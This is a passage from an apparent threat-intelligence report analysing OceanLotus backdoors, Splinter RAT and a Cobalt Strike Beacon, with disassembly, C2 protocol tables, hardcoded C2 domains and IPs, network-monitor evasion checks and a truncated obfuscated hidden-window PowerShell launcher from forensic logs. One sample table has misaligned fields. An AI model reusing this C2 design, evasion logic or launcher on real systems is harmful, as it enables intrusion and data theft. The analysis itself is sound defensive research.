
Once an internal event is set, the backdoor will contact the C2 server to download and execute additional stages. To do that, it will proceed as follows:

- Connect and send beacon based on the internally specified connection method
- Send 1 byte (0x06)
- Send data from the "(default)" value in the registry (32-bytes), zlib compressed
- Receive a 4-byte integer that will be used as registry value name
- Send data from that registry value (4-bytes)
- Receive 4-bytes (size of upcoming packet)
- Receive zlib compressed packet containing next stage payload
- Decompressed data format:

  regval_data_len
  regval_data
  path_len
  path
  file_content_size
  file_content
  commandline_len
  commandline
- Write *file_content* to path (create directories if needed)
- Create process *path commandline*
- Set registry value to the *regval_data*
- Send 4-byte response (last error code).

Commands

Besides executing additional next-stage payloads, the backdoor can process six additional commands.



```
                mov     esi, [ebp+received_data]
                mov     eax, [ebp+struct]
                xor     ebx, ebx
                mov     [esp+2FCh+struct_], eax
                mov     [esp+2FCh+received_data_], esi
                cmp     esi, ebx
                jz      endp
                mov     eax, [esi+cmd.code]
                mov     [esp+2FCh+file_handle], ebx
                cmp     eax, 8          ; switch 9 cases
                ja      default         ; jumptable 000CA378 default case
                jmp     ds:switch_9_cases[eax*4] ; switch jump
; ---------------------------------------------------------------------------

cmd_0_set_value:

                mov     eax, [e
                lea     ecx, [e
                add     eax, 2
                push    ecx
                lea     edi, [e
                mov     [esp+30
                mov     [esp+30
                mov     [esp+30
                mov     [esp+30
                call    alloc_some_buffer_copy_ptrs
                mov     [esp+2FCh+var_4], ebx
                mov     edx, [esi+cmd.param_len]
                push    edx
                add     esi, cmd.params ; command parameter
                push    esi
                mov     esi, [esp+304h+command_param]
                push    esi
                call    __VEC_memcpy_
```

```
switch_9_cases  dd offset cmd_0_set_value
                                        ; DATA XREF: c2 comms s
                                        ; jumptable 000CA378 ca
                dd offset cmd_1_connect_url ; connect to URL
                dd offset default       ; jumptable 000CA378 de
                dd offset cmd_367_inflate_arg ; create process
                dd offset default       ; jumptable 000CA378 de
                dd offset default       ; jumptable 000CA378 de
                dd offset cmd_367_inflate_arg ; drop file
                dd offset cmd_367_inflate_arg ; set value
                dd offset cmd_8_quit    ; jumptable 000CA378 ca
```

Figure 45: Command processor

The C2 command packets have the following format:

Offset	Description
0x00	Unknown
0x04	Command ID
0x08	Length of parameters
0x0C	Parameters

The following commands are supported:

Code	Parameters	Description
0	value_data	Set "(default)" value in the registry (expected to be 32 bytes)
1	dword ip_address port	Connect to specified IP on specified port and send a beacon; send code 0x05 + content of the "(default)" value from the registry + dword back to the original C2 server
3	application_name cmd_line	Create process
6	file_name file_content	Create and write file
7	data_len data	Set EditFlags value in the registry
8	(none)	Delete files: C:\Windows\Origin\Origin.exe, %appdata%\Origin\Origin.exe and terminates

Splinter RAT

Classification	Malware/Backdoor
Aliases	WINDSHIELD (FireEye)
Size	355 KB (364,353 bytes)
Type	PowerShell/Shellcode/Win32 PE (DLL)
File Name	underwears.png
Timestamp	Thu, August 07 2008 01:43:09 UTC (spoofed)
Observed	November 2017

Overview

Splinter arrives as an MSBuild project file containing a Base64 encoded PowerShell script generated using the MSFvenom psh-reflection module. As in the case of Remy, it utilizes on-the-fly C# compilation and strips off several PowerShell wrappers before the shellcode that calls the final payload is invoked. The backdoor itself is a Win32 PE EXE file and has the capability to collect information, download and execute payloads, run WMI queries, and manipulate files, processes, and registry entries.

The overall functionality of Splinter appears pretty much in line with the "KOMPROGO" malware (as described in the FireEye APT32 report).


Features

- Several PowerShell "wrappers"
    - MSFvenom psh-reflection payload
    - Veil powershell/shellcode_inject
- Custom C2 protocol (different from Remy and Roland)
- 38 C2 commands
- Use of LZHAM for compression of backdoor response data

Behavior

The backdoor will not attempt to communicate with the C2 if any of these network monitors are running:

- wireshark.exe (check for running process)
- NetworkMiner.exe (check for running process)
- TCPView (check for window name)




```
loc_58F281:                             ; CODE XREF: find_net_monitors+120↑j
                call    find_NetworkMiner
                test    eax, eax
                jz      short loc_58F299
                mov     monitor_found_bool, 1
                jmp     find_processes_loop
; ---------------------------------------------------------------------------

loc_58F299:                             ; CODE XREF: find_net_monitors+138↑j
                push    ecx             ; lpMultiByteStr
                mov     ecx, esp
                mov     [ebp+var_20], esp
                push    ecx
                xor     esi, esi
                call    decr_TCPViewClass
                add     esp, 4
                lea     edx, [ebp+lpClassName]
                push    edx             ; int
                call    multi_to_wide
                mov     eax, [ebp+lpClassName]
                push    esi             ; lpWindowName
                push    eax             ; lpClassName
                call    ds:FindWindowW
                test    eax, eax
                jz      short loc_58F2C7
                mov     esi, 1
```

Figure 46: Find network monitors


It will also constantly check for these processes and exit in the event any of these are detected.

As in the case of other backdoors used by the OceanLotus Group, the most sensitive strings, including hardcoded C2 addresses, are stack-based and obfuscated with one-byte incremental XOR:



```
loc_58BD88:                             ; CODE XREF: decrypt_urls+A3↑j
                                        ; decrypt_urls+C1↑j
                push    430D001Dh       ; encrypted string
                push    1B190402h
                push    17030A09h
                push    90D0D0Bh
                push    2F2D2C4Eh
                push    5Dh             ; initial key (incremental)
                push    20              ; len
                mov     ecx, 5
                lea     esi, [ebp+decr_struct]
                call    set_up_struct
                add     esp, 1Ch
                mov     esi, eax
;   } // starts at 58BD37
;   try {
                mov     byte ptr [ebp+error_code], 3
                call    decrypt_string  ; rss.honoremarson.com
                cmp     eax, ebx
```

Figure 47: Stack-based string decryption



```
decr_loop:                              ; CODE XREF: decrypt_string+1B↑j
                                        ; decrypt_string+52↓j
                mov     ecx, [esi+decr.enc_bytes_p]
                mov     cl, [ecx+eax*4]
                mov     edx, [esi+decr.dec_str_ptr]
                mov     [eax+edx], cl
                mov     edx, [esi+decr.dec_str_ptr]
                lea     ecx, [eax+edx]
                mov     dl, byte ptr [esi+decr.key]
                xor     [ecx], dl
                mov     ecx, [esi+decr.key]
                inc     ecx
                and     ecx, 800000FFh
                jns     short loc_58FA6B
                dec     ecx
                or      ecx, 0FFFFFF00h
                inc     ecx

loc_58FA6B:                             ; CODE XREF: decrypt_string+41↑j
                inc     eax
                mov     [esi+decr.key], ecx
                cmp     eax, [esi+decr.length]
                jl      short decr_loop
```


Figure 48: String decryption loop

The following URLs are hardcoded in the binary:

- rss.honoremarson[.]com (89.249.65.134, 185.244.213.28)
- repo.paigeherzog[.]com (89.249.65.134, 185.244.213.28)
- ssl.wolfgangneudorf[.]com (89.249.65.134, 185.244.213.28)
- help.angelinagerste[.]com (69.64.147.33, 185.244.213.28)
- mms.garyschulze[.]com (69.64.147.35, 91.195.240.103)

The backdoor also maintains a hardcoded list of ports to use, including 443, 1364, and 35357.

After sending an initial handshake, composed of two hardcoded values (request code and victim's ID) buried inside pseudo-random data, the backdoor will send the contents of the "Key" value from [HKLM|HKCU]\Software\Microsoft\GameCenter\Identity. If this value is empty or doesn't exist, the malware will send a hardcoded string instead.



```
mov     byte ptr [ebp+debug_code], 8
call    c2_send         ; send content of "Key" value under
                        ; [HKLM|HKCU]\Software\Microsoft\GameCenter\Identity
lea     eax, [ebp+resp_session_id]
push    eax
lea     ecx, [ebp+resp_field_24]
push    ecx
lea     edx, [ebp+resp_field_15]
push    edx
lea     eax, [ebp+resp_compress_bool]
push    eax
lea     ecx, [ebp+resp_field_1B]
push    ecx
lea     edx, [ebp+resp_compressed_bool]
push    edx
lea     eax, [ebp+resp_0C]
push    eax
lea     ecx, [ebp+resp_field_8]
push    ecx
mov     ecx, [esi]
lea     edx, [ebp+resp_field_7]
push    edx
mov     edx, socket_select_count
lea     eax, [ebp+c2_message_data]
push    eax             ; msg_data_buffer
push    ecx             ; socket
push    edx             ; select_count
lea     ecx, [ebp+resp_command_code]
call    recv_parse_command
cmp     eax, ebx
jg      continue_
```

Figure 49: C2 communication

The C2 server is expected to respond first with a header, that will indicate the size of upcoming packet, followed by a value that will be written by the backdoor to the same registry location. Then, the C2 communicates with the backdoor by sending a header containing command code and length of parameters, followed by a packet containing the command parameters string.

C2


Protocol

The standard C2 request/response consists of a 40-byte header packet, that includes the request code, hardcoded value (bot version or victim ID), compression indicator and length of upcoming data, and is padded with pseudo-randomly generated bytes. If the length field is not 0, the header is followed by a variable size packet containing data and optionally compressed with LZHAM algorithm.

The header of each C2 command packet additionally contains the command code, length of session ID, length of uncompressed data (optionally), and two boolean values indicating if the data is compressed and if the backdoor should compress the response. The size of the data packet is calculated by combining the length of data with the length of session ID. The session ID value sent by the C2 is prepended to the data packet in the backdoor's response.


Offset	Length	Initial Ping	Subsequent Backdoor Responses	C2 Request/Response
0x0000	1 byte	random byte	0x02	
0x0001	2 bytes	hardcoded 0xC19A	hardcoded 0x7266	
0x0003	4 bytes	zero	length of data	length of data
0x0007	1 byte	random byte	[copied from C2 request packet]	
0x0008	4 bytes	random dword	[copied from C2 request packet]	
0x000C	2 bytes	random word	[copied from C2 request packet]	
0x000E	2 bytes	bot version / victim ID	bot version / victim ID	
0x0010	1 byte	random byte	compressed bool	compressed bool
0x0011	4 bytes	zero	decompressed size	decompressed size
0x0015	2 bytes	random word	[copied from C2 request packet]	
0x0017	4 bytes	random dword	command code	command code
0x001B	1 byte	random byte	[copied from C2 request packet]	
0x001C	4 bytes	zero	backdoor error code	

Offset	Length	Initial Ping	Subsequent Backdoor Responses	C2 Request/Response
0x0020	1 byte	random byte	compressed bool	compress response bool
0x0021	2 bytes	random word	length of session ID	length of session ID
0x0023	1 byte	random byte	zero	
0x0024	4 bytes	random dword	[copied from C2 request packet]	



```
Address  Hex dump                                         ASCII
005F1A00 6C 9A C1 00 00 00 00 0A AC 6F 71 80 AB 37 8F 44 lÜ┴.....¼oqÇ½7ÅD
005F1A10 35 00 00 00 00 EC 30 D3 36 0D F4 37 00 00 00 00 5....ý0Ë6.¶7....
005F1A20 35 00 E5 35 85 FB 8F E1 46 1F F4 51 1F EE 00 00 5.õ5à¹ÅßF▼¶Q▼¯..
```

Figure 50: Initial C2 packet with request code and victim ID highlighted in red



```
Address  Hex dump                                         ASCII
005F1AF0 08 66 72 40 00 00 00 04 A7 EC 65 4E E8 8F 8F 44 ◘fr@...♦ºýeNÞÅÅD
005F1B00 00 00 00 00 00 00 00 00 00 00 00 F1 00 00 00 00 ...........±....
005F1B10 00 00 00 00 4A F1 3B 0E 36 00 32 00 36 00 30 00 ....J±;♫6.2.6.0.
005F1B20 33 00 38 00 38 00 38 00 31 00 31 00 31 00 34 00 3.8.8.8.1.1.1.4.
005F1B30 32 00 35 00 36 00 37 00 34 00 31 00 33 00 35 00 2.5.6.7.4.1.3.5.
005F1B40 38 00 38 00 33 00 35 00 34 00 36 00 33 00 32 00 8.8.3.5.4.6.3.2.
005F1B50 38 00 35 00 38 00 34 00 28 1F F4 3F 17 EE 00 00 8.5.8.4.(▼¶?↨¯..
```

Figure 51: Second packet. RED: request code, size of data, victim id, compression bool; GREEN: data – hardcoded key

Commands

Command Code	Parameters	Description
0x04B604C5	Timeout value	Set connection timeout
0x089BE370	-	Check process token membership
0x036E7BDA	-	Get user name
0x2E6C900F	-	Get content of "Cert" value under [HKLM|HKCU] Software\Microsoft\GameCenter\Identity
0x1A18C8D2	-	Get title bars of all visible windows (format: "[hWnd] - [title]")
0x2EC5A3F2	-	Get current process ID
0x0945C6BD	-	Get system version
0x0C963EDB	-	Get bot version or victim ID; returns hardcoded value
0x102800DC	CSIDL value, Directory name	Create directory
0x2E9E2C74	-	Get system uptime in seconds
0x12173B0D	-	Get info about installed software from [HKLM|HKCU] \ SOFTWARE\Microsoft\Windows\CurrentVersion\ Uninstall (DisplayName, DisplayIcon, DisplayVersion)
0x133B0B08	Desired access, inherit handle, PID	Kill specified process
0x043ADA05	-	Get computer name
0x012E14E4	Integer value	Set number of tries for socket select function
0x34DA0158	Error mode value	Set error mode
0x11432FB0	Command line	Create specified process and read the standard and error output through pipe
0x10EFFFEE	Key, subkey, desired access, value name	Delete specified registry value
0x0310A35C	-	Get current module filename
0x0369669B	?	Get current module filename #2
0x16BAA536	Sleep timeout	End current session, set sleep timeout
0x208B4194	Source CSIDL, source filename, destination CSIDL, destination file name, overwrite existing bool	Copy specified file

Command Code	Parameters	Description
0x28FFE0B5	CSIDL, application name, startup flags, show window bool, creation flags	Create specified process
0x17878D60	-	Get network adapters info
0x03BAEAA1	CSIDL, filename, desired access, share mode, creation disposition, attributes	Read specified file
0x22BD3A5E	-	Query "ID" value under [HKLM|HKCU]\Software\Microsoft\GameCenter\Identity
0x06C1E522	?	Send hardcoded "3333330" string
0x166378C6	CSIDL, file name and export name, unload bool, error mode	Load specified DLL and call specified export
0x02E03AE7	CSIDL, file name, desired access, share mode, creation disposition, attributes	Write specified file
0x0973061D	Key, subkey, desired access, value name, type, data	Create registry key and set specified value
0x02F0EC15	CSIDL, file name	Delete specified file
0x0170EFEC	-	Query "Counter" value under [HKLM|HKCU]\Software\Microsoft\GameCenter\Identity
0x0B349923	Flags, desired access, inherit handle	Enumerate process modules (format: "[pid] - module_name")
0x070A23FA	Key, subkey, desired access, value name	Query specified registry value
0x2876AF0F	list of socket options to set	Set socket options
0x0B779642	Destination CSIDL, destination file name, user agent, access type, flags 1, server name, port, HTTP verb, resource name, flags 2	Download file using WinHTTP APIs
0x051EAD96	Source CSIDL, source filename, destination CSIDL, destination file name, flags	Move file
0x2D882E6F	Network resource, WQL query	Execute WMIC query
0x1B443920	CSIDL, file names and export names, unload bool, error mode	

Backdoor Error Codes

Code	Description
0x02D2C5E1	Network monitor found
0x387827FB	Socket connection error
0x04D9511C	Error while receiving/parsing a command
0x05ECCA87	Error while processing a command
0x00B09E93	Error while parsing command parameters
0x00CE92B0	Error while sending response
0x04378165	Error allocating memory
0x018260B2	Generic try/catch error in C2 communication routine
0x00FB8F3D	Generic try/catch error in C2 communication routine
0x059E8E59	Generic try/catch error in command processor routine
0x04E3FB5A	Generic try/catch error in parameter parsing routine


CobaltStrike Beacon #1

Classification	Malware/Backdoor
Aliases	PowerShell/Win32 PE (DLL)
Size	279 KB (286,001 bytes)
Type	user.ico
File Name	November 2017
Observed	November 2017

Overview

This PowerShell script unpacks a copy of Beacon from the Cobalt Strike penetration testing framework.

When launched, it tries to reach adstripstravel.com/activity over HTTP (the same host it was originally downloaded from):




```
02:18:08.296962 IP 10.10.80.10.57053 > 10.10.80.1.53: 64144+ A? adstripstravel.com. (36)
02:18:08.297804 IP 10.10.80.1.53 > 10.10.80.10.57053: 64144 1/0/0 A 10.10.80.1 (52)
02:18:13.318361 ARP, Request who-has 10.10.80.10 tell 10.10.80.1, length 28
02:18:13.318571 ARP, Reply 10.10.80.10 is-at 08:00:27:ea:a7:4e, length 46
02:18:35.678268 IP 10.10.80.10.49287 > 10.10.80.1.80: Flags [S], seq 3086792919, win 8192, options [mss 1460,nop,wscale 2,nop,nop,sackOK
02:18:35.678309 IP 10.10.80.1.80 > 10.10.80.10.49287: Flags [S.], seq 3281334794, ack 3086792920, win 29200, options [mss 1460,nop,nop,s
02:18:35.678468 IP 10.10.80.10.49287 > 10.10.80.1.80: Flags [.], ack 1, win 16425, length 0
02:18:35.679984 IP 10.10.80.10.49287 > 10.10.80.1.80: Flags [P.], seq 1:387, ack 1, win 16425, length 386: HTTP: GET /activity HTTP/1.1
02:18:35.680007 IP 10.10.80.1.80 > 10.10.80.10.49287: Flags [.], ack 387, win 237, length 0
02:18:35.680221 IP 10.10.80.1.80 > 10.10.80.10.49287: Flags [P.], seq 1:443, ack 387, win 237, length 442: HTTP: HTTP/1.1 404 Not Found
02:18:35.881872 IP 10.10.80.1.80 > 10.10.80.10.49287: Flags [P.], seq 1:443, ack 387, win 237, length 442: HTTP: HTTP/1.1 404 Not Found
02:18:35.882206 IP 10.10.80.10.49287 > 10.10.80.1.80: Flags [.], ack 443, win 16314, options [nop,nop,sack 1 {1:443}], length 0
```

Figure 52: C2 Traffic from Beacon DLL

Is this a modified version of Beacon or straight out-of-the-box?

The single exported function common to the Beacon DLL provides a pivot, linking a further 260 samples. Similarity between these and our payload is measured using the command line tool "tlsh". From this, we determine 201 samples have a score of <=64 (out of 1000; i.e., very similar). BinDiff indicates the closest matching sample is 96% similar.

Comparison between the closest matching sample and our payload DLL reveals a lack of HTTP proxy support. This feature was added in Cobalt Strike 3.7. A further two unmatched functions in our pivot sample add support for file copying and moving – another feature added in Cobalt Strike 3.7.




```
loc_10001E8C:                ; dwFlags
push    edi
push    edi                  ; lpszProxyBypass
push    20h
pop     edx
call    sub_100095F6
push    eax                  ; lpszProxy
push    3                    ; dwAccessType
```

```
loc_10001F38:
push    edi
push    edi
push    edi
push    edi
jmp     loc_10001E99
```

```
loc_10001F41:
push    edi
push    edi
push    edi
push    1
jmp     loc_10001E99
sub_10001E57 endp
```

```
loc_10001E99:                ; lpszAgent
push    [ebp+lpszAgent]
call    ds:InternetOpenA
mov     hInternet, eax
```

Figure 53: Proxy support in pivot sample



```
33 FF                   xor     edi, edi
57                      push    edi                  ; dwFlags
57                      push    edi                  ; lpszProxyBypass
57                      push    edi                  ; lpszProxy
57                      push    edi                  ; dwAccessType
FF 75 10                push    [ebp+lpszAgent]  ; lpszAgent
FF 15 C8 52 36 05       call    ds:InternetOpenA
```

Figure 54: Null proxy arguments in payload DLL

The pivot sample also includes functions relating to process manipulation. Version 3.8 of Beacon released in May 2017, added the "ppid" command "to enable consent.exe to launch elevated processes with the non-elevated requester as the parent".

There are no primary unmatched functions, meaning the payload DLL is an unmodified version of Beacon from Cobalt Strike 3.6 or earlier.

Deployment

The following event was observed during forensic investigations:

```
Windows PowerShell/PowerShell ID [600] :EventData/Data -> [0] Variable[1] Started[2]
ProviderName=Variable NewProviderState=Started SequenceNumber=11 HostName=ConsoleHost
HostVersion=4.0 HostId=12988b1b-e7f7-43ee-a01f-0eb01b11ea22 HostApplication=POwErshElL
-nONiNtera -noL -noprOFI -EXE bYpasS -nOEXIT -w HIddEN -coMma " $(Set-ItEM 'variAble:OFS'
'' )" +[striNg](( 95 -83-78-54 - 62-62 - 120-115-97 - 59 -121- 116 - 124- 115 -117- 98 - 54
